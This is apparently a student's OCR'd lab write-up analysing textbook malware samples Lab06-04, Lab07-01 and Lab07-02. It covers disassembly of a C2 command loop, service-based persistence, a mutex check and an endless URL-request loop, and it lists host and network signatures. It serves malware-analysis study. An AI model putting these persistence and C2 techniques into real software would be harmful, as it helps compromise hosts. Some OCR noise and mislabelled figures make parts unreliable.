


Figure 15: Lab06–04.exe | For loop within main

A `for loop` code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within `main` (figure 16):

Component	Instruction	Description
Initialisation	`mov [ebp+var_C], 0`	Set var_C to 0
Comparison	`cmp [ebp+var_C], 1440`	Check to see if var_C is 1440
Execution	`DownloadFile` `commandSwitch`	Download and read command from the file Execute command using switch cases
Increment	`mov eax, [ebp+var_C]` `add eax, 1`	Add 1 to the value of var_C

Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (`downloadFile`) now includes a passed variable. Having analysed this and `main`, we can determine that it is the `for loop`'s current

conditional variable (`var_C`) value which is passed through to `downloadFile's` user-agent *Internet Explorer 7.50/pma%d*, as `arg_0` as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of `main`'s `for loop` which can help us roughly work how long the program will run. Firstly, we know that there is a `Sleep` for 60 seconds, after the `commandSwitch` function. We also know that the conditional variable (`var_C`) is incremented by 1 each loop. (Figure 17).




Figure 167: Lab06–04.exe | Sleep function and for loop increment

The `for loop` starts `var_C` at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the `switch` within `commandSwitch` to sleep for 100seconds at any of the 1440 iterations.

v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06–04.exe is the `aInternetExplor` "*Internet Explorer 7.50/pma%d"*, with "*http://www.practicalmalwareanalysis.com/cc.htm*" as the other, already known, indicator.

vi. What is the purpose of this malware?

Lab06–04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

Practical No. 3

a. Analyze the malware found in the file Lab07-01.exe.


i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named “Malservice”. Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named “**Malservice**” wich auto starts each time. (CreateServiceA)

```
push    3               ; dwDesiredAccess
push    0               ; lpDatabaseName
push    0               ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+Filename]
push    3E8h            ; nSize
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
lea     ecx, [esp+414h+Filename]
push    0               ; lpLoadOrderGroup
push    ecx             ; lpBinaryPathName
push    0               ; dwErrorControl
push    SERVICE_AUTO_START ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push    offset DisplayName ; "Malservice"
push    offset DisplayName ; "Malservice"
push    esi             ; hSCManager
call    ds:CreateServiceA
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax             ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx             ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
push    0               ; lpTimerName
push    0               ; bManualReset
push    0               ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0               ; fResume
push    0               ; lpArgToCompletionRoutine
push    0               ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
```

ii. Why does this program use a mutex?

Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name "**HGL345**" with **MUTEX_ALL_ACCESS.** If instance is already created, terminates program, otherwise creates one.




iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex "**HGL345**" and service "**Malservice**", which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is "Internet Explorer 8.0" good network-based signature and connects to server "http://www.malwareanalysisbook.com" for infinity time.




```
; Attributes: noreturn

; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

lpThreadParameter= dword ptr  4

push    esi
push    edi
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    INTERNET_OPEN_TYPE_DIRECT ; dwAccessType
push    offset szAgent  ; "Internet Explorer 8.0"
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
mov     esi, eax

loc_40116D:             ; dwContext
push    0
push    INTERNET_FLAG_RELOAD ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.malwareanalysisbook.com"
push    esi             ; hInternet
call    edi ; InternetOpenUrlA
jmp     short loc_40116D
StartAddress endp
```

v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "http://www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.


vi. When will this program finish executing?

Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.



```
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax             ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx             ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 2100
call    ds:SystemTimeToFileTime
push    0               ; lpTimerName
push    0               ; bManualReset
push    0               ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0               ; fResume
push    0               ; lpArgToCompletionRoutine
push    0               ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0               ; lPeriod
push    edx             ; lpDueTime
push    esi             ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh      ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
```

Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?

Program doesn't achieve persistance. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).


```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ppv= dword ptr -24h
pvarg= VARIANTARG ptr -20h
var_10= word ptr -10h
var_8= dword ptr -8
argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch

sub     esp, 24h
push    0               ; pvReserved
call    ds:OleInitialize
test    eax, eax
jl      short loc_401085
```

```
lea     eax, [esp+24h+ppv]
push    eax             ; ppv
push    offset riid     ; riid
push    4               ; dwClsContext
push    0               ; pUnkOuter
push    offset rclsid   ; rclsid
call    ds:CoCreateInstance
mov     eax, [esp+24h+ppv]
test    eax, eax
jz      short loc_40107F
```

IDA PRO represents **rclsid** and **riid** like this:


```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid          dd 2DF01h               ; Data1
.rdata:00402058                                         ; DATA XREF: _main+1D↑o
.rdata:00402058                 dw 0                    ; Data2
.rdata:00402058                 dw 0                    ; Data3
.rdata:00402058                 db 0C0h, 6 dup(0), 46h  ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid            dd 0D30C1661h           ; Data1
.rdata:00402068                                         ; DATA XREF: _main+14↑o
.rdata:00402068                 dw 0CDAFh               ; Data2
.rdata:00402068                 dw 11D0h                ; Data3
.rdata:00402068                 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```

There are two ways to get GUID value of rclsid and riid.Conversion through size representation:dd (dword – 4 bytes)
0002 DF01
dw 0 - **0000**
dw 0 - **0000**
db **C0** (takes only 1 byte)
000000 46GUID format is **{8-4-4-12}**If we write as GUID we get: **{0002DF01-0000-0000-C000-000000000046}**Here is another way:The interval of value rclsid is from [402058-402068). If we eliminate **image base** (40 0000), we get the interval [2058-2068**)** or [2058-2067**]** (we don't want to take byte which belongs to other value).




CFF Explorer showing the Image Base


I use HxD to select hex bytes Edit -> Select block…



